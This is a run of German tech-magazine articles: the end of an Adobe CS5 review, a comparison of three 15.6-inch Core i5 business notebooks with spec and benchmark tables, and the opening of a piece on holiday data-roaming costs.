**Dank einer neuen Text-Engine kann Flash Textkästen verknüpfen. Korrekturen in einem Kasten haben auch Auswirkungen auf den Fluss des Textes im anderen.**



Profi-Modelle (Quadro FX 3800, 4800, 5800 und Quadro CX) sowie die Consumer-Karte GeForce GTX 285.

Auf der Testworkstation mit zwei Intel Quadcore-Prozessoren bei 2,83 GHz und einer dieser Karten schaffte Premiere Pro CS5 bei reduzierter Auflösung die gleichzeitige Wiedergabe von zehn AVCHD-Spuren – Rekord. Bei der Wiedergabe von auf MPEG-2 basierendem HDV-Material klotzte die Software mit phänomenalen 18 Echtzeit-Spuren. Ohne GPU-Beschleunigung reduzierte sich deren Anzahl bei HDV auf 17, bei AVCHD auf acht. Folglich profitiert die Wiedergabe als Bild-in-Bild-Spur nicht übermäßig von der Grafik-Hardware. Besitzer eines Rechners mit Vierkernprozessor können


immer noch mit vier Echtzeit-spuren rechnen – genug für alltägliche Schnittaufgaben.

Die Investition in eine der fünf Grafikkarten lohnt daher nur, wenn man von den 33 GPU-Effekten Gebrauch macht, darunter etwa der Greenscreen-Keyer Ultra. Generell zeigte Premiere Pro CS5 in der Standard-Einstellung recht viele Artefakte bei der AVCHD-Wiedergabe. Die verschwanden erst, als wir die Wiedergabe-Auflösung auf „Voll“ stellten – die Zahl der AVCHD-Echtzeitspuren reduzierte sich dann bei unserer High-End-Workstation von zehn auf sechs.

Neu bei Premiere ist eine verbesserte Unterstützung bandloser Profi-Formate wie RED, AVCCAM, XDCAM HD50, DPX oder P2 und des Videomaterials

von Canon- und Nikon-Spiegelreflexkameras. Neue Sequenzen können Anwender außerdem per Drag & Drop erstellen: einfach eine beliebige Datei auf das „Neues Objekt“-Symbol in der Projekt-Palette ziehen – Premiere legt dann automatisch eine Sequenz mit den Einstellungen des Clips an und legt ihn in die Timeline.

Im Test zeichnete sich Premiere durch stabilen Betrieb aus, aber nicht alles funktionierte wie erwartet: So wollte das Programm nur AVCHD-Material von Panasonic analysieren, mit Material von der Canon HF100 sowie der Sony SR5E klappte es dagegen nicht. Anscheinend mochte die Software für die Dateien keine XMP-Metadatenanfrage anlegen – auch der Medienverwalter



**Zehn AVCHD-Spuren in Echtzeit, das geht nur mit spezieller Grafikkarte und genügend Prozessorpower. Unter 32-Bit-Windows laufen Premiere Pro CS5 und After Effects CS5 allerdings nicht mehr.**

Bridge sowie das manuelle Anlegen einer XMP helfen nicht. Bei AAC-Audiodateien verweigerte die Adobe-Software ebenfalls das Anlegen von Metadaten, mit anderen Audio-Typen, MP4-Videos und allen getesteten MPEG2-Varianten klappte die Metadatenhandhabung dagegen problemlos.

## After Effects

Auch After Effects profitiert vom neuen Software-Unterbau mit GPU-Beschleunigung und 64 Bit – besonders durch die längere RAM-Vorschau bei üppigem Arbeitsspeicher. Anders als Premiere verlangt die Software selbst bei einfachen Aufgaben für die HD-Bearbeitung nach sehr viel Rechenpower.


Der neue Roto-Pinsel stellt Motive nach einmaliger Auswahl Frame für Frame frei. Das Ausschneiden einer Person führte zu einer Diashow mit gerade mal zwei Bildern pro Sekunde – mit acht Prozessorkernen und einer Profi-Grafikkarte. Der Pinsel erfordert trotz guter Objekt-Erkennung kontinuierliches Nachbessern. Bei einfarbigem Hintergrund kommen Anwender daher mit Keying-Effekten einfacher und schneller zum Ziel.

Für die Farbabstimmung liefert Adobe das Plug-in „Color Finesse“ mit. In der neuen Version beherrscht es den Umgang mit Farbtabelle und gewährleistet so einen einheitlichen Look aller Bestandteile einer Filmproduktion. Bei aktiviertem Auto-Keyframe-Schalter legt After Effects außerdem bei jeder Änderung eines Effektparameters automatisch Keyframes an. Vorher mussten Anwender Keyframes für den jeweiligen Effektparameter zuerst umständlich aktivieren.

Im Test kam es zu reproduzierbaren Abstürzen bei der Arbeit mit 3D-Ebenen und Lichtern im Zusammenhang mit der OpenGL-Grafikausgabe auf einer ATI-Grafikkarte. Auf dem System mit Nvidias Profi-Karte lief das selbe Projekt dagegen einwandfrei.

## Fazit

Photoshop CS5 hat anders als die Vorversion einige Neuheiten zu bieten, die ein Upgrade rechtfertigen. Inhaltssensitives Füllen, Formgitter und das erweiterte Schnellauswahlwerkzeug führen



Ein Pinselstrich genügt und After Effects CS5 trennt Vordergrund-Objekte vom Hintergrund – ganz ähnlich wie die Schnellauswahl in Photoshop.

deutlich schneller zum Ziel als die alten Werkzeuge. Auch bei Camera Raw hat sich einiges getan. InDesign hat mit den Verbesserungen beim Spaltensatz und variablen Seitenlayouts kleine, aber zeitsparende Neuerungen zu bieten. Illustrator führt die dritte Dimension und realistische Malwerkzeuge ein. Beides könnte für viele Anwender eine neue Bildsprache eröffnen.

Aus Onliner-Sicht kommt ein Upgrade allenfalls für CS3-Nutzer in Frage. Designer, die mit Catalyst ins Interaktionsdesign starten wollen und Web-Coder, die CSS bearbeiten, tun sich dabei bei der Entscheidung sicher

leichter als reine Flasher. Flash Catalyst könnte dieses Medium für die breite Masse der Entwickler interessant machen.

Mit Premiere CS5 und einem aktuellen Rechner bekommt man genug Leistung für die HD-Bearbeitung. Negativ fällt dabei die Beschränkung der GPU-Beschleunigung auf fünf Nvidia-Grafikkarten auf, für Otto-Normalanwender ist sie aber nicht zwingend nötig. Richtig bleibt: Für After Effects kann es nie genug Leistung sein.

Ein roter Faden, beispielsweise eine nicht zuletzt durch den Streit mit Apple beschworene Hinwendung zu mobilen

Geräten, ist nicht erkennbar. Die Entwicklung in Richtung 64 Bit nimmt Fahrt auf, allerdings zunächst nur bei den Video-Anwendungen – die haben es sicher am nötigsten. Ansonsten bleiben die Aktualisierungen individuell für jede Anwendung bezogen und damit Stückwerk. Ob ein Upgrade in Frage kommt oder nicht, hängt also mehr von der favorisierten Anwendung und den dortigen Neuerungen als vom Workflow ab. (akr)

## Literatur

- [1] Frank Puscher, Flash für Grafiker, Webdesign mit Adobe Flash Catalyst, c't 22/09, S. 170

## Adobe Creative Suite 5

	Design Standard	Design Premium	Web Premium	Production Premium	Master Collection	Preis	Upgrade (ab CS2 oder vgl.)
Photoshop CS5 Extended <sup>1</sup>	–	✓	✓	✓	✓	1427 €	475 €
Photoshop CS5 <sup>1</sup>	✓	–	–	–	–	1010 €	296 €
Illustrator CS5	✓	✓	✓	✓	✓	856 €	296 €
InDesign CS5	✓	✓	–	–	✓	1010 €	296 €
Acrobat 9 Pro	✓	✓	✓	–	✓	665 €	225 €
Flash Professional CS5	–	✓	✓	✓	✓	832 €	296 €
Flash Builder 4	–	–	✓	✓	✓	208 €	82 €
Flash Catalyst CS5	–	✓	✓	✓	✓	570 €	–
Dreamweaver CS5	–	✓	✓	–	✓	570 €	296 €
Contribute CS5	–	–	✓	–	✓	237 €	118 €
Fireworks CS5	–	✓	✓	–	✓	451 €	177 €
After Effects CS5 <sup>1</sup>	–	–	–	✓	✓	1427 €	356 €
Premiere Pro CS5 <sup>1</sup>	–	–	–	✓	✓	1010 €	356 €
Soundbooth CS5	–	–	–	✓	✓	296 €	154 €
Encore CS5	–	–	–	✓	✓	– <sup>2</sup>	– <sup>2</sup>
OnLocation CS5	–	–	–	✓	✓	– <sup>2</sup>	– <sup>2</sup>
Bridge CS5	✓	✓	✓	✓	✓	– <sup>2</sup>	– <sup>2</sup>
Device Central CS5	✓	✓	✓	✓	✓	– <sup>2</sup>	– <sup>2</sup>
Dynamic Link	–	–	–	✓	✓	– <sup>2</sup>	– <sup>2</sup>
Preis	2022 €	2735 €	2379 €	2498 €	3688 €		
Upgrade von CS4	713 €	891 €	772 €	832 €	1189 €		
Upgrade von CS2/CS3	951 €	1189 €	1070 €	1189 €	1665 €		

<sup>1</sup> als 64-Bit-Version erhältlich

<sup>2</sup> nicht als Einzelprodukt erhältlich





Florian Müssig

# Business-Trio

15,6-Zoll-Notebooks mit matten Bildschirmen und Core i5

**Intels schnelle Doppelkern-Prozessoren Core i5 waren anfangs nur in spiegelnden Consumer-Notebooks zu haben, jetzt kommen die ersten Geräte mit matten Displays auf den Markt. Wir haben drei 15,6-Zöller getestet: Dell Vostro 3500, Lenovo Thinkpad Edge 15 und Toshiba Tecra A11.**

**W**ährend PC-Hersteller bei Consumer-Notebooks nach Belieben spiegelnde Oberflächen verwenden können, müssen sie sich bei Notebooks für den geschäftlichen Einsatz etlichen Richtlinien unterwerfen. In Deutschland ist vor allem die Bildschirm-arbeitsplatzverordnung ausschlaggebend, die vorschreibt, dass der Bildschirm eines vom Arbeitgeber bereitgestellten PC-Arbeitsplatzes frei von störenden Reflexionen und Blendungen sein muss – damit sind außer Spiegel-displays auch Gehäuseteile aus Hochglanzplastik tabu.

Unsere Testkandidaten Dell Vostro 3500, Lenovo Thinkpad Edge 15 und Toshiba Tecra A11 genügen diesen Anforderungen. Alle drei haben matte 15,6-Zoll-Bildschirme mit 1366 × 768 Bildpunkten, die mit maximalen Helligkeiten um 200 cd/m<sup>2</sup> uneingeschränkt außertauglich sind. Die getesteten Konfigurationen kosten zwischen 700 und 900 Euro.

Trotz des Verzichts auf Hochglanzplastik sehen die Geräte von Dell und Lenovo schick aus:

Dell arbeitet mit abgeschrägten Kanten sowie Deckel und Seiten in Silbergrau; bei Lenovo läuft ein silberner Streifen um Rumpf und Deckel. Bei beiden Notebooks bekommt man gegen Aufpreis (Dell) beziehungsweise in anderen Konfigurationen (Lenovo) bunte Deckelaußenseiten. Toshiba's schwarzes Gehäuse mit Riffelungen in Deckel und Tastatureinfassung sieht dagegen etwas altbacken aus – da helfen auch die verchromten Maustasten nichts.

Die Touchpads von Dell und Lenovo erkennen Mehrfinger-gesten zum Scrollen und Drehen. Lenovo und Toshiba bieten praktische Trackpoints, die einen weiteren Satz an Maustasten haben. Beide erlauben das Steuern des Mauszeigers, ohne dass man die Hände von der Tastatur nehmen muss. Die Tastaturen überzeugen mit präzisen Druckpunkten und gutem Layout, ohne beim Tippen zu klappern oder sich zu verbiegen.

Sowohl die im Core i5 integrierte Grafikeinheit Intel HD

(Lenovo, Toshiba) als auch der Grafikchip GeForce 310M (Dell) reichen für HD-Videos aus [1] – allerdings hat kein Testgerät ein Blu-ray-Laufwerk an Bord. Für aufwendige Spielgrafik sind alle drei zu langsam. Die Lautsprecher von Dell und Lenovo klingen bis auf die Bassarmut ordentlich, die im Toshiba verzerren das Klangbild dagegen viel mehr als bei Notebooks üblich.

Das Toshiba-Notebook hat einen Mini-DisplayPort, der 30-Zoll-Monitore mit vollen 2560 × 1600 ansteuert; die HDMI-Ausgänge bei Dell und Lenovo bieten immerhin 1920 × 1200. Alle übermitteln kopiergeschützte Videos samt Ton. SPDIF ist dagegen nirgends an Bord. Das Thinkpad hat eine Kombi-Klinkenbuchse für Kopfhörer-Ausgang und Mikrofon-Eingang; bei den beiden anderen sind die Anschlüsse getrennt.

Lenovo hat die Kühlung des leistungsstarken Core-i5-Prozessors im Griff: Selbst unter Last wird der Lüfter nicht lauter als

0,5 Sone. Die der beiden anderen dröhnen dagegen mit bis zu 1,9 Sone. Bei allen dreien laufen die Lüfter immer, bleiben bei geringer Rechenlast aber flüsterleise. Dells DVD-Laufwerk rauscht mit übermäßig lauten 1,2 Sone und übertönt damit beim Filmgucken leise Szenen.

Dell und Lenovo geben ihren Geräten nur ein Jahr Garantie mit auf den Weg; drei Jahre Vor-Ort-Service schlägt mit bis zu 200 Euro zu Buche. Toshiba gibt dem Tecra A11 dagegen zwei Service-Besonderheiten mit auf den Weg: Geht das Notebook im ersten Jahr der zweijährigen Garantie unverschuldet kaputt, ohne dass der Nutzer etwas dafür kann, so repariert der Hersteller das Gerät nicht nur kostenfrei, sondern erstattet auch den vollen Kaufpreis zurück. Außerdem ist eine Displaybruch-Versicherung im Preis enthalten, die einen selbstverschuldeten Displayschaden reguliert – wiederum im ersten Jahr ab Kaufdatum. Erweiterungen sind auch hier möglich.



## Dell Vostro 3500

Waren die ersten Vostro-Notebooks noch umbenannte Inspi- rons mit anderer Gehäusefarbe, so hat Dell die Serie inzwischen längst auf eigene Beine gestellt. Optisch wie technisch müssen sie sich nicht vor den Business-Geschwistern der Latitude-E-Serie verstecken – Dockingstationen und Zweitakkus gibt es allerdings nur dort.

Wie üblich gewährt Dell dem Kunden viel Freiraum bei der Konfiguration. Die Preise begannen bei Redaktionsschluss bei 481 Euro inklusive Versand, doch weil sich im Webshop nahezu wöchentlich wechselnde Aktionsangebote die Klinken in die Hand geben, dürfte das bei Erscheinen dieses Hefts schon nicht mehr aktuell sein. Die hier getestete Konfiguration war bei Redaktionsschluss nicht im Webshop verfügbar; eine ähnliche mit Intel-HD-Grafik statt GeForce-310M-Grafikchip kostete 701 Euro. Beide Grafikbeschleuniger reichen für detailreiche 3D-Spielwelten nicht aus.

Die Intel-HD-Variante dürfte stromsparender als unser Testgerät sein: Seine knapp 15 Watt Leistungsaufnahme bei geringer Systemlast sind zwar ordentlich für ein 15,6-Zoll-Notebook, doch die Konkurrenz mit Chipsatzgrafik gibt sich mit 2 Watt weniger zufrieden. Wer beim Vostro mehr als vier Stunden Laufzeit möchte, kann zum Notebook einen



**Kunden dürfen die Konfiguration ihres Dell Vostro 3500 selbst bestimmen.**

Neun-Zellen-Akku dazu bestellen (139 Euro), der dann fast sechs Stunden durchhalten sollte. Er bockt das Notebook am hinteren Ende um fast zwei Zentimeter aus, sodass der Rumpf schräg steht.

Standardmäßig hat das Vostro 3500 einen titanfarbenen Deckel und ebensolche Flanken, für die Farben Bronze und Rot verlangt Dell 36 Euro mehr. Displayrahmen, Tastatureinfassung samt Handballen,

Front und Unterseite bleiben immer schwarz.

## Lenovo Thinkpad Edge 15

Obwohl Lenovo das getestete Notebook auf den Namen Edge taufte, wirkt es weniger kantig als die klassischen, weiterhin erhältlichen Thinkpads, denn die Ecken an Deckel und Rumpf sind abgerundet. Auch die Tastatur wirkt rundlich: Das vordere Tastenende ist ein Bogen, die Ober-

seite eine Kuhle. Manche Modelle haben einen roten statt schwarzen Deckel.

Das Tastendesign hat auf das Thinkpad-typisch sehr gute Tippgefühl keine Auswirkungen. Die Funktionstasten sind ab Werk mit Sonderfunktionen wie Lautstärkeregelung, Abschalten der Webcam oder Änderung der Bildschirmhelligkeit belegt und erzeugen nur zusammen mit der Fn-Taste die Befehle F1 bis F12. Wem das Verhalten nicht gefällt, kann es im BIOS umdrehen; dort kann man auch die Belegung der ganz links außen platzierten Fn-Taste mit der rechts daneben liegenden Strg-Taste tauschen.

Zusätzlich zum großen, ohne Stufe in die Handballenablage eingelassenen Multitouchpad ist ein Trackpoint mit drei eigenen Maustasten an Bord: je eine für Links- und Rechtsklick sowie eine zum Scrollen.

Die hier getestete Ausstattungsvariante NVL7VGE kostet rund 790 Euro. In anderen Modellen steckt derselbe Prozessor, aber mitunter nur 2048 statt 4096 MByte Arbeitsspeicher und Windows 7 Home Premium statt Professional. Das Topmodell NVL7XGE bietet 500 statt 320 GByte Speicherplatz und den ATI-Grafikchip Mobility Radeon HD 5145. Letzterer war früher unter dem Namen HD 4550 bekannt und liefert mehr Rechenleistung als die integrierte Intel-Grafik, doch für detailreiche 3D-Spiele ist auch er zu schwach.



**Lenovo stattet das Thinkpad Edge 15 mit Multitouchpad und Trackpoint aus.**



**Toshiba zahlt Tecra-A11-Käufern bei einem Defekt im ersten Jahr den Kaufpreis zurück.**

## Toshiba Tecra A11

Als einziger Testkandidat bietet Toshiba Tecra A11 einen Docking-Anschluss: Setzt man das Notebook auf den optionalen,

249 Euro teuren Express Port Replicator II, so wird der Akku geladen und es stehen vier USB-2.0-Ports, Gigabit-LAN, zwei Audio-Buchsen, RS-232, Parallel-Port, VGA und DVI-D zur

Verfügung, die sich mit einem Handgriff an- und abstecken lassen. Unpraktisch: Der Einschalter am Notebook lässt sich nur bei geöffnetem Deckel drücken.

Bis auf RS-232 und Parallelport stehen die genannten Anschlüsse auch am Notebook selbst zur Verfügung; eSATA gibt es ausschließlich dort. Statt des DVI-Ausgangs bietet das Tecra einen Mini-DisplayPort, an dem über Adapter auch Monitore mit DVI-, DualLink-DVI-, VGA- oder HDMI-Kabel Anschluss finden. Kurioserweise legt Toshiba keine Kabel oder Adapter bei und bietet auch keine als Zubehör an; im Test funktionierten Apples MacBook-Pro-Adapter problemlos.

Die Tastatur hat einen weichen Anschlag als die von Dell und Lenovo, dank spürbarem Druckpunkt tippt man aber auch hier von Anfang an flüssig. Das kleine Touchpad liegt in einer Vertiefung, weshalb man die Ränder der Sensorfläche schlecht erreicht. Auch die vier Mausersatz-tasten (je zwei für Touchpad und Trackpoint) sind recht klein geraten.

## Fazit

Die drei Business-Notebooks überzeugen mit ordentlichen Ausstattungen samt digitalen Monitorausgängen, eSATA und ExpressCard-Schächten zur Erweiterung. An Toshiba Tecra A11 passt eine Dockingstation, was bei Dell und Lenovo den größeren Bau-reihen Latitude E beziehungsweise Thinkpad (ohne Edge) vorbehalten ist. Dells Vostro 3500 hat den Vorteil, dass der Hersteller seinen Kunden freie Hand bei der Ausstattung des Vostro 3500 gibt; Lenovos Thinkpad Edge 15 bleibt selbst unter Last leise.

An der Ergonomie gibt es dank großen Tasten und mattem Bildschirm bei keinem der drei etwas auszusetzen. Ihre Rechen- und Grafikleistung reicht sowohl für Büroarbeiten wie Multimediaufgaben aus. Einzig für aktuelle Spiele mit detaillierten 3D-Welten sind die Grafikeinheiten zu lahm. Das können die Mittelklasse-Grafikchips, die in Consumer-Notebooks dieser Preisklasse und Größe stecken, besser, doch matte Displays sucht man dort vergeblich [2]. (mue)

## Literatur

- [1] Florian Müssig, Chipsatz-Prozessor, Intes Westmere-Prozessoren für Notebooks, c't 2/10, S. 94
- [2] Christian Wölbert, Kraftkur, Notebooks von 14 bis 17 Zoll mit Intels neuem Doppelkern, c't 11/10, S. 100



Business-Notebooks mit Core i5			
Modell	Dell Vostro 3500	Lenovo Thinkpad Edge 15	Toshiba Tecra A11
Lieferumfang	Windows 7 Home Premium 32 Bit, Cyberlink PowerDVD DX, Roxio Creator DE, Microsoft Works 9, Netzteil, Windows-DVD, Treiber-CD	Windows 7 Professional 64 Bit, Intervideo WinDVD, Corel DVD MovieFactory, Netzteil	Windows 7 Professional 64 Bit, Toshiba DVD Player, Netzteil, Recovery-DVD (nur XP)
<b>Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)</b>			
VGA / DVI / HDMI / DisplayPort / Kamera	L / - / L / - / ✓	L / - / L / - / ✓	H / - / - / L (Mini-DP) / ✓
USB 2.0 / eSATA / eSATA+USB	2 × L, 1 × R / - / L	2 × R, 1 × H / - / L	1 × L, 2 × R / - / L
LAN / Modem / FireWire	R / - / -	L / - / -	H / - / -
CardBus / ExpressCard	- / R (ExpressCard/34)	- / L (ExpressCard/34)	- / L (ExpressCard/54)
Kartenleser / Strom / Docking-Anschluss	R (SD, xD, MS) / L / -	V (SD, xD, MS) / R / -	V (SD, xD, MS) / H / U
<b>Ausstattung</b>			
Display	15,6 Zoll / 39,6 cm (34,5 cm × 19,4 cm, 16:9), 1366 × 768, 101 dpi, 13 ... 204 cd/m², matt	15,6 Zoll / 39,6 cm (34,5 cm × 19,4 cm, 16:9), 1366 × 768, 101 dpi, 3 ... 194 cd/m², matt	15,6 Zoll / 39,6 cm (34,5 cm × 19,4 cm, 16:9), 1366 × 768, 101 dpi, 15 ... 203 cd/m², matt
Prozessor	Intel Core i5-430M (2 Kerne mit HT)	Intel Core i5-430M (2 Kerne mit HT)	Intel Core i5-520M (2 Kerne mit HT)
Prozessor-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache
Prozessor-Taktrate	2,26 GHz (2,53 GHz bei einem Thread)	2,26 GHz (2,53 GHz bei einem Thread)	2,4 GHz (2,93 GHz bei einem Thread)
Chipsatz / mit Hybridgrafik / Frontside-Bus	Intel HM57 / - / QPI2400	Intel HM55 / - / QPI2400	Intel HM55 / - / QPI2400
Hauptspeicher	3 GByte PC3-10600 (2 Slots)	4 GByte PC3-8500 (2 Slots)	4 GByte PC3-8500 (2 Slots)
Grafikchip (Speicher)	PEG: Nvidia GeForce 310M (512 MByte DDR3)	int.: Intel HD (vom Hauptspeicher)	int.: Intel HD (vom Hauptspeicher)
Sound	HDA: IDT 92HD81B1X	HDA: Realtek ALC269	HDA: Realtek ALC268
LAN	PCIe: Realtek RTL8168/8111 (Gbit)	PCIe: Realtek RTL8168/8111 (Gbit)	PCIe: Intel 82577LM (Gbit)
WLAN	PCIe: Broadcom (a/b/g/n 300)	PCIe: Intel 1000 (b/g/n 300)	PCIe: Atheros AR9285 (a/b/g/n-300)
Bluetooth / Stack	USB: Dell / Microsoft	USB: Broadcom / Microsoft	USB: Toshiba / Toshiba
Fingerabdrucksensor	USB: Validity	-	USB: AuthenTec AES1660
IEEE 1394 / Kartenleser	- / USB Massenspeicher	- / USB Massenspeicher	- / PCIe: Ricoh
Festplatte	Seagate Momentus 7200.4 (320 GByte / 7200 min⁻¹ / 16 MByte)	Seagate Momentus 5400.6 (320 GByte / 5400 min⁻¹ / 8 MByte)	Hitachi Travelstar 5K500.B (320 GByte / 5400 min⁻¹ / 8 MByte)
optisches Laufwerk	Sony/NEC AD-7585H (DVD-Multi/DL)	HL-DT-ST GT30N (DVD-Multi/DL)	Teac DV-W285-VT (DVD-Multi/DL)
<b>Stromversorgung, Maße, Gewicht</b>			
Akku / Netzteil	56 Wh Lithium-Ionen / 90 W, 447 g	48 Wh Lithium-Ionen / 65 W, 345 g	55 Wh Lithium-Ionen / 75 W, 487 g
Gewicht inkl. Akku	2,45 kg	2,5 kg	2,56 kg
Größe / Dicke mit Füßen	37,5 cm × 24,9 cm / 3,3 ... 3,7 cm	37,9 cm × 24,7 cm / 3,5 ... 3,9 cm	37,3 cm × 25 cm / 3,8 ... 4,1 cm
Tastaturhöhe / Tastenraster	2,8 cm / 19 mm × 18 mm	2,5 cm / 19 mm × 19 mm	2,7 cm / 19 mm × 19 mm
<b>Leistungsaufnahme</b>			
Suspend / ausgeschaltet	0,9 W / 0,6 W	1,2 W / 0,8 W	1,1 W / 1,5 W
ohne Last (Display aus / 100 cd/m² / max)	10,5 W / 14,4 W / 16,4 W	11,9 W / 13,9 W / 15,4 W	8,1 W / 13,1 W / 14,7 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	47 W / 24,3 W / 55,9 W	49,4 W / 25,1 W / 47,7 W	47,8 W / 22,3 W / 44,6 W
max. Leistungsaufn. / Netzteil-Powerfactor	87,7 W / 0,91	71,9 W / 0,52	59,5 W / 0,93
<b>Messergebnisse</b>			
Laufzeit ohne Last (100 cd/m² / max)	3,8 h (14,5 W) / 3,7 h (15,1 W)	4 h (12 W) / 3,8 h (12,5 W)	5 h (10,7 W) / 4,4 h (12,1 W)
Laufzeit DVD-Wiedergabe / 3D-Last (100 cd/m²)	2,8 h (19,8 W) / 1,3 h (43,8 W)	2,3 h (20,4 W) / 1,3 h (36,6 W)	3 h (18,1 W) / 1,5 h (34,9 W)
Ladezeit / Laufzeit nach 1h Laden	1,4 h / 2,7 h	1,7 h / 2,4 h	1,8 h / 2,8 h
Geräusch ohne / mit Rechenlast	0,2 Sone / 1,9 Sone	0,1 Sone / 0,5 Sone	0,3 Sone / 1,8 Sone
Festplatte lesen / schreiben	90,9 / 83,6 MByte/s	75,2 / 72,8 MByte/s	76 / 75,2 MByte/s
WLAN 802.11n (20 m, mit Bluetooth)	5,3 MByte/s	3,5 MByte/s	6,5 MByte/s
Leserate Speicherkarte (SDHC / xD / MS)	17,7 / 7,6 / 14,7 MByte/s	17,5 / 7,6 / 14,3 MByte/s	19,5 / 2,7 / 8,8 MByte/s
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	1,87 / -	1,89 / 2,03	2,05 / 2,19
3DMark 2003 / 2005 / 2006	10632 / 7176 / 3823	4957 / 3350 / 1917	4947 / 3364 / 1932
Windows-Bench CPU / RAM / GPU / 3D / HDD	6,3 / 5,5 / 4,9 / 5,9 / 5,9	6,7 / 5,9 / 4,4 / 5,2 / 5,8	6,7 / 5,9 / 4,6 / 5 / 5,6
<b>Bewertung</b>			
Laufzeit	⊕	⊕	⊕⊕
Rechenleistung Büro / 3D-Spiele	⊕ / ⊖	⊕ / ⊖	⊕ / ⊖
Ergonomie / Geräuschentwicklung	⊕ / ⊖	⊕ / ⊕⊕	○ / ⊖
<b>Preis und Garantie</b>			
Preis Testkonfiguration	-	790 €	900 €
Preis Alternativkonfiguration	701 € (ohne Nvidia 310M)	890 € (500 GByte, ATI HD 5145, UMTS)	800 € (i5-430M)
Garantie	1 Jahr (erweiterbar)	1 Jahr (erweiterbar)	2 Jahre (erweiterbar)
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden - nicht vorhanden k. A. keine Angabe			

Anzeige



Urs Mansmann

# Billigreisen

## Kosten drücken beim Internet-Zugang im Urlaub

Wer mit einem deutschen Mobilfunkvertrag im Ausland ins Netz geht, zahlt kräftig dafür. Die Roaming-Preise der Anbieter sind immer noch enorm hoch. Mit ein paar Tricks lässt sich aber auch im Ausland unbeschwert surfen.





Umfangreiche Gerätschaften muss man nicht mehr mit-schleppen, um unterwegs ins Internet zu gehen: Schon in der unteren Mittelklasse haben die meisten Handys inzwischen einen Mobil-Browser oder einen E-Mail-Client, Oberklassegeräte und Smartphones sind damit so-wieso ausgestattet.

Solange man in Deutschland ist, bleiben die Kosten im ge-wohnten Rahmen. Jeder Handy-Nutzer weiß aus Erfahrung wenig-stens ungefähr, wie viel Da-tenvolumen er benötigt und was das kostet. Sobald man im Aus-land unterwegs ist, kann der Griff zum Internet-Handy teuer wer-den. Zweistellige Euro-Beträge pro Megabyte sind im Daten-Roaming immer noch an der Ta-gesordnung. Derart überhöhte Forderungen sind im EU-Raum eigentlich ein Skandal, denn die EU-Kommission hat die Verrech-nungspreise der Anbieter unter-einander auf einen Euro netto pro Megabyte begrenzt, ab 1. Juli sind noch 80 Cent zulässig. Die Mobilfunkanbieter schlagen also auf ihre gedeckelten Kosten Margen von bis zu mehreren tausend Prozent auf. Offenbar war die EU-Kommission auf dem Holzweg, als sie darauf setzte, dass die Mobilfunkunternehmen günstigere Preise fürs Daten-Roaming an die Kunden durch-reichen.

Die EU hat daher noch einmal nachgebessert: Seit 1. März müs-sen die Mobilfunk-Provider die Roaming-Kosten innerhalb der EU auf Wunsch des Kunden auf 50 Euro netto pro Abrechnungs-zeitraum beschränken. Obligato-risch wird das ab 1. Juli, der Kunde kann diese Obergrenze aber aufheben lassen. Bei Errei-chen der magischen Marke sper-ren die meisten Anbieter den In-ternet-Zugang komplett. Daten-Roaming außerhalb der EU wird von dieser Verordnung nicht er-fasst – der Kunde sollte deshalb das Kleingedruckte sehr sorgfäl-tig studieren, um nicht in eine Tarif-Falle zu laufen.

Die Mobilfunkkonzerne sind inzwischen international tätig und betreiben ihre Netze grenz-überschreitend. Und trotzdem berechnen sie erhöhte Preise, wenn der Kunde sich im Nach-barland einbucht. Dass bei den Preisen durch Kooperationen Luft nach unten wäre, zeigen beispielsweise die Optionstarife von Vodafone, die teilweise nur

